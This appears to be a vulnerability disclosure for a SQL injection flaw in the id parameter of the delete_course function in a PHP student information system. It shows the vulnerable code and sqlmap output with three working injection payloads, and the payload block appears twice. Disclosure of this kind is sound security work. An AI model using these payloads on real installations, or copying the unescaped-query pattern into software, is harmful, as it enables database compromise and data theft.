
SQL injection vulnerability exists in id parameter of /classes/Master.php file of Simple Student Information System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

When ‘f’ parameter is ‘delete_course’,it will extract function delete_course,and id parameter can do sql injection.



```
function delete_course(){
    extract($_POST);
    $del = $this->conn->query("UPDATE `course_list` set delete_flag = 1 where id = '{$id}'");
    if($del){
        $resp['status'] = 'success';
        $this->settings->set_flashdata('success'," Course has been deleted successfully.");
    }else{
        $resp['status'] = 'failed';
        $resp['error'] = $this->conn->error;
    }
    return json_encode($resp);
}
```



```
sqlmap identified the following injection point(s) with a total of 297 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=0' AND 1563=(SELECT (CASE WHEN (1563=1563) THEN 1563 ELSE (SELECT 7854 UNION SELECT 3881) END))-- -

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=0' AND GTID_SUBSET(CONCAT(0x7170707171,(SELECT (ELT(8413=8413,1))),0x716b767071),8413) AND 'DbhU'='DbhU

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (query SLEEP)
    Payload: id=0' OR (SELECT 3764 FROM (SELECT(SLEEP(5)))aLXv) AND 'DpMI'='DpMI
---
```

“

Parameter: id (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: id=0' AND 1563=(SELECT (CASE WHEN (1563=1563) THEN 1563 ELSE (SELECT 7854 UNION SELECT 3881) END))-- -

Type: error-based

Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload: id=0' AND GTID_SUBSET(CONCAT(0x7170707171,(SELECT (ELT(8413=8413,1))),0x716b767071),8413) AND 'DbhU'='DbhU

Type: time-based blind

Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)

Payload: id=0' OR (SELECT 3764 FROM (SELECT(SLEEP(5)))aLXv) AND 'DpMI'='DpMI

“

Source Download：

https://www.campcodes.com/projects/php/student-information-system-in-php